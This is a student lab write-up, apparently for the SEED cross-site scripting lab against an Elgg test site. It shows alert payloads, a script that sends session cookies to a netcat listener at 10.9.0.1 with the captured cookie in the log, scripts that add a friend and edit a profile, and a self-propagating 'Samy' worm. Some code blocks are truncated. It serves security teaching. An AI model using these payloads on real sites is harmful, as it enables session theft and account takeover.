
Task 1:



Edit profile

Display name

Alice

About me


```
<script>alert('XSS');</script>
```


Your profile was successfully saved.

xss

By logging into Alice's profile and typing javascript code into her *About Me* textbox (in edit HTML) and saving it, we were able to manipulate the website to show a pop-up. This shows that the website is vulnerable to XSS attacks.


Task 2: Showing user Cookies



```
Elgg=fndl7ufkha1r13am84uud5dbdc
```

Similarly to Task 1, by pasting the code **<script>alert(document.cookie);</script>**, we forced the website to pop-up an alert window which displays a user's cookies

Task 3: Having information accessible to the attacker




Display name

Alice

About me

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' +
escape(document.cookie) + '>');</script>
```




```
[03/25/23]seed@VM:~/.../05_xss$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.4 33460
GET /?c=Elgg%3Dfndl7ufkha1r13am84uud5dbdc HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/2
0100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/alice
```

The difference with this code compared to the code in task 2 is that this code allows the attacker to get access to the cookies. We setup NetCat to listen on port 5555. Once we saved the javascript to Alice's profile, NC picked up the signal and out GET line in the terminal matches the cookies in Task 2.

Task 4:

First we must add malicious javascript code that directly adds someone as a friend:



Display name


Samy

About me


```
window.onload = function () {
 var Ajax=null;

 // Set the timestamp and secret token parameters
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;

 // Construct the HTTP request to add Samy as a friend.
 var sendurl="http://www.xsslabelgg.com/action/friends
/add?friend=59"+token+ts
```

Public

Next, we logged into the social media website as Alice and viewed Samy's profile. This will spark the javascript code we pasted into Samy's *About Me* page and make Samy a friend of Alice.




As we can see, Samy is now a friend of Alice! (sorry alice)



Task 4.2: Can you still launch a successful attack in visual editor mode?
Since the visual editor mode adds extra HTML code to the text typed into the field, this screws up our javascript code. This method will not allow for a successful attack.

Task 5.1: Modify a person’s profile




Display name

Samy

About me

```
<script type="text/javascript">
window.onload = function(){
  // JavaScript code to access user name, user guid, Time Stamp __elgg_ts
and Security Token __elgg_token
  var name="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var desc="&description=Samy is my hero" +
       "&accesslevel[description]=2";

  // Construct your url.
  var sendurl ="http://www.xsslabelgg.com/action/profile/edit"

  // Construct the content of your request.
  var content = token + ts + name + desc + guid;

  // Send the HTTP POST request
  var samyGuid=59; // TO DO: FILL IN
  if (elgg.session.user.guid!=samyGuid)     // (1)
  {
    // Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
```

We put this code into Samy’s profile, logged in as Alice, then viewed Samy’s profile.




About me

Samy is my hero

Task 5.2:

The if statement we take out protects the attacker from their own attacks. By removing this piece of code, Samy's profile is also modified.




About me

Samy is my hero

Task 6: Samy worm

After pasting the code into Samy's profile, we logged into Alice and viewed Samy's profile (forgot to take that screenshot). Then we logged into Boby's account, verified that it was empty, then viewed Alice's profile, which infects Boby with the worm.




Edit profile

Display name

Boby


About me



Alice

About me


Samy is my hero



Boby

About me
Samy is my hero

Blogs



Display name
Boby

About me

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Get the name, guid, timestamp, and token.
  var name  = "&name=" + elgg.session.user.name;
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";
```

Boby was successfully infected with Samy’s virus and his profile now holds the self-propagating code.